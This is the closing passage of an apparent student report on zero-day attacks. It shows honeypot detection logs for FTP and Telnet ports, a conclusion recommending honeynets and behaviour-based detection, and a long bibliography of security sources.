HONEYPOT ACTIVATED ON PORT 21 (2020-01-30 19:10:51 +0000)

INTRUSION ATTEMPT DETECTED! from 192.168.56.101:59281 (2020-01-30 19:12:17 +0000)
-----
```

FIGURE 26: ACTIVATING HONEYPOT ON PORT 21 FTP

```
HONEYPOT ACTIVATED ON PORT 23 (2020-01-30 19:14:01 +0000)

INTRUSION ATTEMPT DETECTED! from 192.168.56.110:58850 (2020-01-30 19:14:48 +0000)
-----
```

FIGURE 27: ACTIVATING HONEYPOT ON PORT 23 TELNET

## **18. Conclusion:**

Despite of many zero-day attack defenses they are always more capable attackers and many improved attack tools. Zero-day attacks occur invisibly, they can't always be spotted right away when there is an attack. Thus, a way must be figured out to limit the damage and if possible, detect the attack in the initial stage itself to overcome further problems. In defending against these attacks not only experts every end user plays an important role since prevention comes from awareness.

Also, some of the defense techniques such as honeynets, honeypots helps to detect the zero-day polymorphic worms where they capture port information and origin IP addresses. I would recommend honeynets to be an excellent source of data for intrusion detection and analysis. For example, we can configure honeynet on a server with replicated name of original server and with less security configurations.

Authentication on the original server have to be implemented with respect to packet filter rules allowing only particular IP addresses with associated MAC addresses. If we configure Radius on nearest router connecting original server, authentication will be done. If authentication is failed, then attacker will be redirected to honeynet environment where it allows attacker without any difficulty and traps him as an original server and thereby, we can dump fake Email ID's and passwords. Behaviour analysis of the honeynet has to be monitored frequently with certain threshold level and resources of usage has to be monitored for any malware, rootkits, backdoor etc.

Also, as signature-based detection methods are bypassed by most polymorphic worms, behavior-based malware protection is more accurate. To protect your enterprise and even the individual systems from these attacks, always stay updated with news about the software and applications used by the organization.

Attacks like ransomware are capable of causing great damage to an organization's infrastructure, resulting in high financial damage, while it's unlikely a small-to-medium sized organizations will counter something as complex as Stuxnet. Hardware relying on applications and their updates should be thoroughly checked as well. Last but not least, we need to keep in touch with the latest news about potential malware attacks developed as a zero-day exploit.

## Bibliography:

1. V. Sundar, 20 July 2017. [Online]. Available: <https://www.indusface.com/blog/prevent-zero-day-attacks/>
2. B. Stagnaro, 16 April 2015. [Online]. Available: <https://blog.paloaltonetworks.com/2015/04/survey-says-zero-day-attacks-and-evasive-malware-are-biggest-risks/>
3. C. Crane, 21 May 2019. [Online]. Available: <https://www.thesslstore.com/blog/polymorphic-malware-and-metamorphic-malware-what-you-need-to-know/>
4. B. Dobran, 10 May 2019. [Online]. Available: <https://phoenixnap.com/blog/what-is-a-zero-day-exploit>
5. SentinelOne, "Zero Day Survival Guide | Everything You Need to Know Before Day One," 13 June 2019. [Online]. Available: <https://www.sentinelone.com/blog/zero-day-survival-guide-everything-need-know/>
6. E. Keary, 13 February 2019. [Online]. Available: <https://ekeary.blogspot.com/2019/02/2019-edgescan-vulnerability-stats-report.html?view=flipcard>
7. "edgescan Releases the 2019 Vulnerability Stats Report," 22 February 2019. [Online]. Available: <https://www.24-7pressrelease.com/press-release/460659/edgescan-releases-the-2019-vulnerability-stats-report>
8. M. Kumar, "The Hacker News," 18 January 2020. [Online]. Available: <https://thehackernews.com/2020/01/internet-explorer-zero-day-attack.html>
9. S. employee. [Online]. Available: <https://us.norton.com/internetsecurity-emerging-threats-how-do-zero-day-vulnerabilities-work-30sectech.html>
10. F. Civaner, 12 April 2019. [Online]. Available: <https://hackernoon.com/how-software-security-vulnerabilities-work-and-what-you-can-do-to-stay-safe-c9596d993581>
11. Jolera Inc., 15 April 2019. [Online]. Available: <https://www.jolera.com/understanding-zero-day-attacks/>
12. CYBERDEFENCES, 15 January 2019. [Online]. Available: <https://cyberdefenses.com/understanding-zero-day-attacks/>
13. R. Jackson, 27 February 2019. [Online]. Available: <https://readwrite.com/2019/02/27/hackers-are-ready-to-exploit-zero-day-flaws-companies-are-slow-to-act/>
14. 02 October 2019. [Online]. Available: <https://www.trendmicro.com/vinfo/us/security/news/vulnerabilities-and-exploits/security-101-zero-day-vulnerabilities-and-exploits>
15. Philippe Beaucamps. Advanced Metamorphic Techniques in Computer Viruses. International Conference on Computer, Electrical, and Systems Science, and Engineering - CESSE'07, Nov 2007, Venice, Italy. ffinria-00338066f
16. V. Plitchenko, 13 October 2017. [Online]. Available: <https://www.apriorit.com/dev-blog/450-zero-day-attack-detection>
17. Imperva, [Online]. Available: <https://www.imperva.com/learn/application-security/zero-day-exploit/>

18. E. M. R. D. Constantin Musca, "Detecting and Analyzing Zero-day Attacks using Honeypots," in 2013 19th International Conference on Control Systems and Computer Science, 2013.
19. "Trend micro," 15 July 2015. [Online]. Available: <https://www.trendmicro.com/vinfo/dk/threat-encyclopedia/vulnerability/8373/microsoft-windows-group-policy-remote-code-execution-vulnerability-cve20150008>
20. Cyber Edu, "ForcePoint," [Online]. Available: <https://www.forcepoint.com/cyber-edu/zero-day-exploit>
21. A. P. Singh, "A Study on Zero Day Malware Attack," International Journal of Advanced Research in Computer and Communication Engineering, vol. 6, no. 1, p. 2, 2017.
22. D. Hammarberg, "The Best Defenses Against Zero-day Exploits for Various-sized Organizations," 2014.
23. A. M. R. T. Goswamia, "Defending Polymorphic Worms in Computer Network using Honeypot," in International Journal of Advanced Computer Science and Applications, Kolkata, 2012.
24. R. K. a. M. Singh, "A Survey on Zero-Day Polymorphic Worm Detection Techniques," 2014.
25. S. C. Yong Tang, "Defending Against Internet Worms: A Signature-Based Approach".
26. "Cybersecurity basics," [Online]. Available: <https://www.malwarebytes.com/backdoor/>
27. H. A. C. V. Mohssen M. Z. E. Mohammed, "Detection of Zero-day Polymorphic Worms using Principal Component Analysis," 2010. [Online].
28. S. M. A. Sulieman, "Detecting Zero-day Polymorphic Worm: A Review," 26 April 2018. [Online].
29. N. Innab, "Hybrid System Between Anomaly Based Detection System and Honeypot to Detect Zero Day Attack," 2018. [Online].
30. B. Roussey, "TechGenix," [Online]. Available: <http://techgenix.com/prevent-zero-day-attacks/>
31. T. Micro, "Zero-Day Attack Discovered in Magnitude Exploit Kit Targeting CVE-2016-1019 in Older Versions of Adobe Flash Player," 7 April 2016. [Online]. Available: <https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2016-1019-zero-day-integrated-in-exploit-kit/>
32. [Online]. Available: <https://github.com/dtag-dev-sec/tpotce/blob/master/doc/kibana.png>
33. H. A. C. a. N. V. Mohssen M. Z. E. Mohammed, "HONEYCYBER: AUTOMATED SIGNATURE GENERATION FOR ZERO-DAY POLYMORPHIC WORMS," in IEEE, San Diego, 2008.
34. R. Kaur, "Efficient zero-day attacks detection techniques," 2016.
35. D. Bianco, "TechTarget," 20 May 2019. [Online]. Available: <https://searchsecurity.techtarget.com/feature/Ten-ways-to-prevent-insider-security-threats>
36. Corehealth technologies, 20 March 2015. [Online]. Available: <https://blog.corehealth.global/6-best-ways-to-prevent-privacy-and-security-vulnerabilities-in-wellness-technology>



37. A. Cherepanov, "welivesecurity," 10 July 2019. [Online]. Available: <https://www.welivesecurity.com/2019/07/10/windows-zero-day-cve-2019-1132-exploit/>
38. J. Kadlec, "CryptoStopper," 1 March 2017. [Online]. Available: <https://blog.getcryptostopper.com/zero-day-attack-examples>
39. A. T. G. Ira Winkler, "Software Vulnerability," 2017.
40. T. WINGFIELD, "lastline," 21 November 2019. [Online]. Available: <https://www.lastline.com/blog/detecting-zero-day-attacks/>
41. B. Posey, 22 October 2019. [Online]. Available: <https://redmondmag.com/articles/2019/10/22/how-to-ransomware-proof-your-backups.aspx>